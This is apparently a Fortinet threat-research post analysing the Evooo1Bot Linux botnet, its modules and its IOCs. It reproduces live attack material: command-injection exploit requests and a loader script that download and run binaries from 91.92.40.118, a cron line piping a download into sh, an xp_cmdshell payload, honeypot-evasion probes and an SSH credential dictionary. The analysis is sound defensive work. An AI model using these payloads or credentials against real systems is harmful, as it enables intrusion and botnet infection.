


Multi-Functional Linux Botnet “Evooo1Bot”

 fortinet.com/blog/threat-research/multi-functional-linux-botnet-evooo1bot

Cara Lin Cara Lin

August 13, 2026



- [Article Contents](#)
- [Discovery](#)
- [Basic Sample Identification](#)
- [Functional Modules](#)
- [Persistence Mechanisms](#)
- [SOCKS relay](#)
- [SSH Brute-Force](#)
- [DDoS Attack Method](#)
- [CVE Exploit Module](#)
- [Conclusion](#)
- [Fortinet Protections](#)
- [IOCs](#)
- [IPHashes](#)

By [Cara Lin](#) | August 13, 2026

Affected Platforms: Linux

Impacted Users: Any organization

Impact: Remote attackers gain control of the vulnerable systems

Severity Level: Critical

FortiGuard Labs has been tracking a previously undocumented Linux botnet family, which we have named **Evooo1Bot**. The name derives from the hardcoded string “evooo1” found in every binary. While the malware reuses the DDoS engine from the publicly leaked Mirai source code, it extends the original framework with numerous capabilities, including encrypted C2 communications, an SSH brute-force scanner, a SOCKS relay module, a credential sniffer, and an integrated exploit arsenal targeting multiple known vulnerabilities. Telemetry from its command-and-control infrastructure indicates that Evooo1Bot has been actively targeting Internet-facing devices since July 2026, exploiting multiple vulnerabilities across diverse regions. In this article, we provide a detailed analysis of Evooo1Bot’s modular architecture and operational features.




Figure 1: C2 Telemetry

Discovery

Evooo1Bot came to our attention through FortiGuard IPS telemetry. We observed active exploitation attempts targeting a range of edge devices, with all payload callbacks pointing to the same loader URL at 91.92.40[.]118/wget.sh. The following vulnerabilities were observed being exploited across the captured traffic:

- CVE-2007-3010: Alcatel OmniPCX Enterprise Remote Code Execution Vulnerability
- CVE-2016-6277: NETGEAR Multiple Routers Remote Code Execution Vulnerability
- CVE-2018-14558: Tenda AC7, AC9, and AC10 Routers Command Injection Vulnerability
- CVE-2019-14931: Mitsubishi Electric Europe B.V. ME-RTU devices and INEA ME-RTU devices remote Command Injection vulnerability

- CVE-2020-10987: Tenda AC1900 Router AC15 Model Remote Code Execution Vulnerability
- CVE-2021-46422: Telesquare SDT-CW3B1 Command Injection vulnerability
- CVE-2022-37055: D-Link Routers Buffer Overflow Vulnerability
- CVE-2024-29269, Telesquare TLR-2005KSH Command Injection Vulnerability
- CVE-2025-10123, D-Link DIR-823X Command Injection Vulnerability
- CVE-2025-55583: D-Link DIR-868L B1 router Command Injection Vulnerability

The loader script `wget.sh` downloads and executes a botnet binary that matches the host's CPU architecture. Each exploitation attempt carries a campaign label embedded in the download command (for example, **-s mitsu** for Mitsubishi Electric targets and **rep.alcatel** for Alcatel-Lucent targets), indicating that the operator independently tracks per-vulnerability infection yield.

```
GET /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp%3Brm%20
f%20.s%3Bwget%20http://91.92.40.118/wget.sh%20
0%20.s%3Bbusybox%20wget%20http://91.92.40.118/wget.sh%20-0%20.s%3Bcurl%20-
o%20.s%20http://91.92.40.118/wget.sh%3Bchmod%20777%20.s%3Bsh%20.s%20rep.te
nda%3Brm%20-f%20.s HTTP/1.1
```

```
POST /goform/set_static_leases HTTP/1.1
Host: xxx.xxx.xxx.xxx
Content-Type: application/x-www-form-urlencoded
Content-Length: 172
Connection: close
Hostname=;cd /tmp;wget http://91.92.40.118/wget.sh -O-|sh -s
dir823;busybox wget http://91.92.40.118/wget.sh -O-|sh -s dir823;curl
http://91.92.40.118/wget.sh|sh -s dir823;
```

Figure 2: Payload in exploit pcap

Then the loader script **wget.sh** downloads 12 binary variants using **wget**, **busybox wget**, **curl**, or **tfpt**, in that order. The binary is written to a temporary path, made executable, and executed. Bash history is cleared post-infection.

```
#!/bin/sh
wget http://91.92.40.118/kworkerd -O /tmp/.k 2>/dev/null || busybox wget http://
/kworkerd -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kworkerd -o /tmp/.
|| busybox curl http://91.92.40.118/kworkerd -o /tmp/.k 2>/dev/null; chmod 777
dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-events -O /tmp/.k 2>/dev/null || busybox wget
.40.118/kworkerd-events -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kwo
-o /tmp/.k 2>/dev/null || busybox curl http://91.92.40.118/kworkerd-events -o /
/null; chmod 777 /tmp/.k 2>/dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-cgroup -O /tmp/.k 2>/dev/null || busybox wget
.40.118/kworkerd-cgroup -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kwo
-o /tmp/.k 2>/dev/null || busybox curl http://91.92.40.118/kworkerd-cgroup -o /
/null; chmod 777 /tmp/.k 2>/dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-netns -O /tmp/.k 2>/dev/null || busybox wget
40.118/kworkerd-netns -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kwo
tmp/.k 2>/dev/null || busybox curl http://91.92.40.118/kworkerd-netns -o /tmp/
; chmod 777 /tmp/.k 2>/dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-netns-rt -O /tmp/.k 2>/dev/null || busybox w
92.40.118/kworkerd-netns-rt -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/
kworkerd-netns-rt -o /tmp/.k 2>/dev/null || busybox curl http://91.92.40.118/
kworkerd-netns-rt -o /tmp/.k 2>/dev/null; chmod 777 /tmp/.k 2>/dev/null; /tmp/
0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-rcu -O /tmp/.k 2>/dev/null || busybox wget ht
.118/kworkerd-rcu -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kworkerd-r
2>/dev/null || busybox curl http://91.92.40.118/kworkerd-rcu -o /tmp/.k 2>/dev
777 /tmp/.k 2>/dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-irq -O /tmp/.k 2>/dev/null || busybox wget ht
.118/kworkerd-irq -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/kworkerd-
2>/dev/null || busybox curl http://91.92.40.118/kworkerd-irq -o /tmp/.k 2>/dev
777 /tmp/.k 2>/dev/null; /tmp/.k $@ && exit 0; rm -f /tmp/.k
wget http://91.92.40.118/kworkerd-irq-bal -O /tmp/.k 2>/dev/null || busybox wge
92.40.118/kworkerd-irq-bal -O /tmp/.k 2>/dev/null || curl http://91.92.40.118/
```

Figure 3: wget.sh

Basic Sample Identification

Static strings in Evooo1Bot are protected by a multi-layer pipeline applied at compile time. The same decryption procedure handles more than 60 encrypted string blocks. The AES and ChaCha20 keys are not stored directly in the binary. Each key is split into two 32-byte constants embedded in **.data** and combined at runtime via XOR.

```

decrypt_embedded_string_list(
    v8,
    "935b88157f1a3157b42039a5f7d864a8e1f912c157659d903dca467be0e3556d4ec030",
    "0e507eb606bf8127ecc7a102b7aba3a0f1e7bdbab88ed8cfc6c19985d24706b6656e28",
    "2047c067aaf1efef50e350e4db191681120c3c885b37fbf546edce4bffb1b287fb");
v0 = v8;
v1 = &qword_568930;
for ( i = 6LL; i; --i )
{
    *(_DWORD *)v1 = *v0++;
    v1 = (__int64 *)((char *)v1 + 4);
}

```

Figure 4: Encrypted string

The screenshot shows the ChaCha encryption tool interface. On the left, the 'Recipe' panel is configured with the following settings:

- ChaCha** (selected)
- Key:** 2d1a23a8ec2ba4500bf8f6fe09... (HEX)
- Nonce:** 2a 70 27 42... (HEX)
- Counter:** 1
- Rounds:** 20
- Input:** Hex
- Output:** Hex
- From Hex** (selected)

On the right, the 'Input' and 'Output' panels display hex data. The 'Input' panel shows a 32-byte hex string. The 'Output' panel shows the decrypted string in ASCII format, which is a list of domain names.

Offset	Hex	ASCII
00000000	73 61 6e 64 62 6f 78 69 65 00 63 75 63 6b 6f 6f	sandboxie.cuckoo
00000010	00 61 6e 75 62 69 73 00 74 68 72 65 61 74 65 78	.anubis.threatex
00000020	70 65 72 74 00 6a 6f 65 62 6f 78 00 63 6f 6d 6f	pert.joebox.com
00000030	64 6f 00 68 79 62 72 69 64 2d 61 6e 61 6c 79 73	do.hybrid-analys
00000040	69 73 00 63 61 70 65 2d 73 61 6e 64 62 6f 78 00	is.cape-sandbox.
00000050	66 69 72 65 65 79 65 00 6e 6f 72 6d 61 6e 62 6f	fireeye.normanbo
00000060	78 00 64 72 61 6b 76 75 66 c1 f9 86 37 26 ca 1d	x.drakvufAU.7&E.
00000070	90 02 90 72 2b 76 c5 00 49	...r+vA.I

Figure 5: Decrypted string

Another XOR decoding procedure is applied to a subset of strings in the **.rodata** section (0x43 in the i386 build).

```

qmemcpy(v48, "\"1 +uw", 7); // aarch64
v9 = (_BYTE *)xor_decode_0x43_3((__int64)v48, 7, (__int64)v22)
if ( !(unsigned int)strcmp(v27, v9) )
{
    v34[0] = unk_43B46E; // Linux-ARM64
    v2 = v21;
    v34[1] = *((_DWORD *)&unk_43B46E + 1);
    v35 = *((_WORD *)&unk_43B46E + 4);
    v36 = *((_BYTE *)&unk_43B46E + 10);
    v3 = (char *)v34;
LABEL_23:
    v5 = 11;
    goto LABEL_6;
}
qmemcpy(v58, "\"1.", 3); // arm
v10 = xor_decode_0x43_3((__int64)v58, 3, (__int64)v21);
if ( !(unsigned int)strncmp(v27, v10, 3LL) )
{
    v40[0] = unk_43B463; // Linux-ARM32
}

```

Figure 6: XOR-encoded string

At startup, the binary checks for the presence of analysis tooling before continuing:

- Filesystem presence check: strace, ltrace, gdb, lldb, valgrind, perf, radare2, r2, rizin, cutter, iaito, ghidra, ghidraRun, ida, ida64, idat, idat64, objdump, readelf, retdec-decompiler, wireshark, tshark, tcpdump, ngrep, ettercap, yara, ssdeep, binwalk, foremost, sysdig, bpftrace, auditd, ausearch, fatrace, inotifywait, lynis, rkhunter, chkrootkit, clamscan, clamscan, volatility, vol.py, and gcore
- Running process name check: gdb, lldb, strace, ltrace, radare2, r2, rizin, rr, valgrind, perf, ida, ida64, ghidra, sysdig, bpftrace, frida, and frida-server
- Sandbox service name check: sandboxie, cuckoo, anubis, threatexpert, joebox, comodo, hybrid-analysis, cape-sandbox, fireeye, normanbox, and drakvuf.
- VM and container environment fingerprints check: vmware, vbox, virtualbox, qemu, firejail, bubblewrap, gvisor, kata, cuckoo, joesandbox, cape, any.run, and hybrid-analysis.

Once the checks pass, it begins establishing a connection with the C2 server on port 443. This port is chosen to blend in with expected HTTPS traffic at the network perimeter. After checking in with the C2 server, it waits for further commands to take action.

Functional Modules

Evooo1Bot is embedded with multiple commands and can be separated into the following modules. (**Note:** This is based on the latest version. The earlier build supports all commands except **!cve**, **!stopcve**, and **!cveall**.)

Module	Commands	Description
Persistence	!persist	Installs all persistence mechanisms
Self-Update	!reinstall	Downloads and replaces the running binary
Control	!kill !exit !info	Terminate bot, exit gracefully, or return system info
File Transfer	!download !upload	Bidirectional; download limit 10 MB; delimited by __FILE_START__ and __FILE_END__ markers
Interactive Shell	!shell !exec !stream !detach !bg	Opens /dev/ptmx PTY, sets TERM=xterm-256color, and supports background execution and detach
Sniffer	!sniff !stopsniff	Reads /proc/net/tcp, intercepts HTTP Basic Authorization and Cookie headers, and writes to /tmp/.sniff.log
SOCKS Relay	!socks !socksauth !stopsocks	Converts victim into proxy node with optional authentication and relays arbitrary TCP traffic
SSH Scanner	!ssh !stopssh !enableautossh !disableautossh	Built-in SSH client and contents 150+ entry credential dictionary
DDoS	!attack !stopattack	16 flood methods

CVE Exploit	!cve !stopcve !cveall	HTTP-based exploit dispatcher with operator-supplied payload host. (MODE:all for concurrent sweep)
-------------	-----------------------------	--

We provide further explanation of the “Persistence,” “SOCKS Relay,” “SSH Scanner,” “DDoS,” and “CVE Exploit” modules in the following sections.

Persistence Mechanisms

The **!persist** command installs all mechanisms simultaneously.

- systemd service: sets up a unit file with “Description=Apache HTTPD Cache Manager” and “Restart=always.”
- SysV init script: installs in path /etc/init.d with the header “### BEGIN INIT INFO” with the downloading script “(wget -qO- <URL> || curl -sL <URL>) | /bin/sh > /dev/null 2>&1 &.”
- Cron: sets a scheduled task with an entry to download the script every 5 minutes:

```
* /5 * * * * /bin/sh -c '(wget -qO- <URL> || curl -sL <URL>) | /bin/sh > /dev/null 2>&1 &'
```

- Shell profile: /etc/profile.d/ injection executed on login.
- rc.local: appends script to download the script in “/etc/rc.local.”

To resist termination, the binary writes to /proc/self/oom_score_adj to reduce the OOM-killer’s priority and keeps /dev/watchdog open to prevent a device reboot from interrupting the operation.

SOCKS relay

Unlike typical botnet commands that focus on downloading payloads or launching attacks, the **!socks** module turns an infected host into a SOCKS5 proxy that the operator can use as a network relay. It supports two operating modes. In direct mode, it opens a SOCKS5 listener on the infected host on the default TCP port 1080 and waits for incoming client connections. The implementation first attempts to create a dual-stack IPv6 listener and falls back to IPv4 if that fails. Each accepted client is then passed to the session handler for proxying.

```

qmemcpy(v537, "rs{s", 4);
v73 = xor_decode_0x43((__int64)v537, 4, (__int64)v292); // 1080
if ( (unsigned int)start_direct_socks_listener(v73, v304) )
{
    qmemcpy(v488, "!*-'c%\"*/&'", 11); // bind failed
    v74 = xor_decode_0x43((__int64)v488, 11, (__int64)v290);
    v70 = (char *)qword_568A70;
}
else
{
    qmemcpy(v486, "smsmsysrs{s", 12);
    v74 = xor_decode_0x43((__int64)v486, 12, (__int64)v290); // 0.0.0.0:1080
    v70 = (char *)qword_5688B0;
}

```

Figure 7: SOCKS relay

The botnet also implements a reverse relay mode. Instead of exposing a listening port, the bot establishes an outbound encrypted connection to an operator-specified relay server. This persistent control channel listens for commands such as **RELAY_NEW:<session_id>**, which indicate that a new proxy session should be created.

Upon receiving the request, the bot opens a second encrypted connection to the same relay server, registers it using **RELAY_DATA:<session_id>**, and hands the connection to the SOCKS5 proxy routine. This architecture separates session control from proxy traffic, allowing multiple sessions to run independently while maintaining a stable control connection.

This capability significantly increases the value of an infected host to attackers. The victim's IP address can be used to disguise malicious traffic, bypass geographic restrictions, or provide access to internal networks through an already compromised machine. In larger botnets, the same functionality could also be used to build a distributed proxy infrastructure, enabling anonymous traffic forwarding or monetization through residential and enterprise proxy services.

SSH Brute-Force

Before attempting to start the scanner, it performs two honeypot checks at different stages of the connection. The first check occurs during the protocol handshake, before any credentials are submitted. The scanner compares the target's SSH banner against a hardcoded list shown in the table below. A match on any entry causes the target to be silently skipped without logging or further interaction.

Cowrie	SSH-2.0-paramiko	SSH-2.0-Go
--------	------------------	------------

Kippo	SSH-2.0-libssh	SSH-2.0-Parks
HonSSH	Twisted	SSH-2.0-CISCO_WLC
Glutton	russh_	SSH-2.0-Server
OpenCanary	ssh2js	SSH-2.0-MocanaSSH

The second check runs after a successful login, before the persistence payload is delivered. The scanner issues the following command over the established session:

```
cat /proc/version 2>/dev/null; echo ---; cat /proc/1/cmdline 2>/dev/null; ls /opt/cowrie /home/cowrie /home/kippo 2>/dev/null
```

The version output is checked for the substring Linux version. If it is absent, it indicates an emulated or non-standard environment and causes the target to be skipped. The **ls** command detects two honeypot families: Cowrie and Kippo. If any indicator is found, the scanner abandons the target. Only hosts that pass all three conditions proceed to payload delivery.

The two checks are complementary rather than redundant. The banner check filters out honeypots that announce themselves through their SSH implementation identifier. The post-login probe targets honeypots that present a plausible SSH banner but expose themselves through the underlying host's file system layout. Targets that pass both checks proceed to payload delivery.

Then the built-in SSH scanner uses an SSH client implementation with the banner "SSH-2.0-OpenSSH_9.7p1." The embedded credential dictionary contains over 150 entries. Beyond typical IoT default credentials, the list includes service account names (jenkins, postgres, oracle, nagios, deploy) that are more common in enterprise and operations-technology environments than on consumer routers.

```

3 6F 72 61 63 6C 65 3A 31...aOracle123456 db 'oracle:123456',0
5 6F 72 61 63 6C 65 3A 6F...aOracleOracle12 db 'oracle:oracle123',0
7 70 6F 73 74 67 72 65 73 aPostgresPostgr db 'postgres:postgres',0
7 3A 70 6F 73 74 67 72 65...
9 70 6F 73 74 67 72 65 73...aPostgres123456 db 'postgres:123456',0
9 70 6F 73 74 67 72 65 73 aPostgresPostgr_0 db 'postgres:postgres1
9 3A 70 6F 73 74 67 72 65...
E 6D 79 73 71 6C 3A 6D 79...aMysqlMysql db 'mysql:mysql',0
A 6D 79 73 71 6C 3A 31 32...aMysql123456 db 'mysql:123456',0
7 6D 79 73 71 6C 3A 6D 79...aMysqlMysql123 db 'mysql:mysql123',0
5 66 74 70 3A 66 74 70 00 aFtpFtp db 'ftp:ftp',0
E 66 74 70 3A 66 74 70 31...aFtpFtp123 db 'ftp:ftp123',0
9 66 74 70 3A 70 61 73 73...aFtpPassword db 'ftp:password',0
5 64 69 65 74 70 69 3A 64...aDietpiDietpi db 'dietpi:dietpi',0
4 6E 61 67 69 6F 73 3A 6E...aNagiosNagios db 'nagios:nagios',0
2 6E 61 67 69 6F 73 3A 6E...aNagiosNagios12 db 'nagios:nagios123',0
3 67 69 74 3A 67 69 74 00 aGitGit db 'git:git',0
3 67 69 74 3A 67 69 74 31...aGitGit123 db 'git:git123',0
5 6A 65 6E 6B 69 6E 73 3A...aJenkinsJenkins db 'jenkins:jenkins',0
5 6A 65 6E 6B 69 6E 73 3A aJenkinsJenkins_0 db 'jenkins:jenkins123
5 6A 65 6E 6B 69 6E 73 31...
9 74 6F 6D 63 61 74 3A 74...aTomcatTomcat db 'tomcat:tomcat',0
7 74 6F 6D 63 61 74 3A 74...aTomcatTomcat12 db 'tomcat:tomcat123',0
3 64 65 70 6C 6F 79 3A 64...aDeployDeploy db 'deploy:deploy',0

```

Figure 8: Hard-coded credential

DDoS Attack Method

The DDoS engine is structurally consistent with the publicly leaked Mirai source code. The HTTP flood variant (triggered by the http method key in the !attack parameter string) supports operator-specified METHOD, HEADER, and EXPECT values and constructs requests with a customizable User-Agent and Content-Length.

ID	Method	Description
0x00	udp	Generic UDP flood
0x01	vse	Valve Source Engine query amplification
0x02	dns	DNS flood

0x03	syn	TCP SYN flood
0x04	ack	TCP ACK flood
0x05	stomp	TCP STOMP
0x06	greip	GRE-encapsulated IP flood
0x07	greeth	GRE-encapsulated Ethernet flood
0x08	udpplain	High-PPS UDP, minimal header overhead
0x09	std	UDP flood with random-length payload
0x0a	xmas	TCP with all flags set
0x0b	usyn	URG+SYN variant
0x0c	tcpall	TCP with arbitrary flag combinations
0x0d	tcpfrag	Fragmented TCP flood
0x0e	ovh	Technique designed to bypass OVH DDoS mitigation
0x0f	asyn	Asynchronous SYN flood

CVE Exploit Module

The exploit module contains a plaintext CVE table embedded in the binary, with each entry mapping a CVE identifier to one or more HTTP request strings. It provides the payload host at runtime via **!cve <url>** or **!cveall <url>** and substitutes it into the wget delivery command. All exploit entries use the same delivery method. The tables below list the vulnerabilities and URI paths extracted from the botnet.

CVE Number	Target Product	Path
CVE-2021-36260	Hikvision IP Camera	/SDK/webLanguage
CVE-2022-26134	Atlassian Confluence	/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils

CVE-2022-30525	Zyxel Firewall	/ztp/cgi-bin/handler
CVE-2023-1389	TP-Link Archer AX21	/cgi-bin/luci;/stok=/locale
CVE-2024-4577	PHP-CGI (Windows)	allow_url_include%3D
CVE-2024-10914	D-Link NAS	/cgi-bin/account_mgr.cgi
CVE-2025-1974	Kubernetes ingress-nginx	/apis/networking/v1/ingresses
CVE-2022-29464	WSO2 products	/fileupload/

The botnet contains some entries with implementation errors that prevent successful exploitation. In each case, the code does not replicate the actual attack vector. Either the vulnerability type is incompatible with command injection, or the target has no exposed interface that matches the request. These are non-exploitable as shipped. Take CVE-2023-34362 as an example. This vulnerability targets MOVEit Transfer. It has been reported that after exploitation, the threat actors deploy a web shell with filenames such as “human2.aspx.” However, this exploit module doesn’t execute the file upload procedure but only passes a payload argument to “human2.aspx.”

```

aCve202334362 db 'CVE-2023-34362',0 ; DATA XREF: .rodata:off_440380↓o
aHuman2Aspx db '/human2.aspx',0
..aCommandSaveDs1 db 'command=save&ds=1&username=admin',27h,';exec%20master..xp_cmdshell'
.. db '1%20',27h,'wget%20-qO-%20http://PAYLOAD_HOST/init.sh%20|%20sh',27h
.. db ';--',0

```

Figure 9: Payload for CVE-2023-34362

Conclusion

Evooo1Bot is a Linux botnet family that incorporates the Mirai DDoS engine into a significantly more capable and modular framework. Beyond traditional botnet functionality, it features encrypted C2 communications, multiple layers of string obfuscation using AES-256-CTR, ChaCha20, and XOR-based key derivation, as well as a 28-command remote administration

interface. These capabilities place Evo001Bot well beyond the technical baseline of conventional Mirai-derived malware.

In addition to its attack modules, Evo001Bot includes an integrated exploit arsenal targeting multiple known vulnerabilities across IoT devices, networking equipment, and enterprise applications. Among its capabilities, the reverse SOCKS relay module is arguably the most operationally significant. By transforming a compromised router, firewall, IP camera, or other edge device into a persistent proxy, the malware enables attackers to conceal their true origin, pivot into internal networks, and conduct follow-on operations through the victim's infrastructure.

Organizations should prioritize timely patching of Internet-facing devices and network appliances to reduce exposure to exploitation. Regular firmware updates, continuous monitoring for suspicious outbound connections, and prompt remediation of vulnerable systems remain essential to minimizing the risk posed by botnets such as Evo001Bot.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

Linux/Agent.BDS!tr

The [FortiGuard AntiVirus service](#) engine is integrated into [FortiGate](#), [FortiMail](#), [FortiClient](#), and [FortiEDR](#). Customers running these products with up-to-date signatures are protected against the malware components described in this report.

The [FortiGuard Web Filtering Service](#) blocks the C2 server.

FortiGuard Labs provides an IPS signature against attacks exploiting the following vulnerabilities:

CVE-2007-3010: alcatel-lucent.omnipc.office.mastercgi.user.command.execution

CVE-2016-6277: NETGEAR.WebServer.Module.Command.Injection

CVE-2018-14558 and CVE-2020-10987:

Tenda.AC15.AC1900.Authenticated.Remote.Command.Injection

CVE-2019-14931: mitsubishi.electric.me-rtu.command.injection

CVE-2021-36260: Hikvision.Products.SDK.WebLanguage.Tag.Command.Injection

CVE-2021-46422 and CVE-2024-29269: Telesquare.SDT-CW3B1.Command.Injection

CVE-2022-26134: HTTP.URI.Java.Expression.Language.Code.Injection

CVE-2022-29464: WSO2.fileupload.Arbitrary.File.Upload

CVE-2022-30525: Zyxel.Firewall.ZTP.Command.Injection

CVE-2022-37055: D-link.go-rt-ac750.hnap_main.buffer.overflow

CVE-2023-1389: TP-Link.Archer.AX21.luci.stok.Command.Injection

CVE-2024-10914: D-Link.Devices.account_mgr.cgi.Command.Injection

CVE-2024-4577: PHP.CGI.Argument.Injection

CVE-2025-10123: D-Link.DIR-823X.set_static_leases.Command.Injection

CVE-2025-55583: D-Link.DIR-868L.fileaccess.cgi.Command.Injection

Organizations seeking to strengthen foundational security awareness may also consider completing [Fortinet Certified Fundamentals](#) (FCF) training in Cybersecurity. This module is designed to help end users learn to identify and protect themselves from phishing attacks.

The [FortiGuard IP Reputation and Anti-Botnet Security Service](#) proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet's global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global [FortiGuard Incident Response Team](#) for assistance.

IOCs

IP

91.92.40[.]118

Hashes

f13cb360768363d3424e2192c7805b8c8015eb8706dbbbcdead6aed8cf390109
4c0886349e9d348569fffe1b7a31e474d514508bf0cd6f1e5dd99c2a73525e4d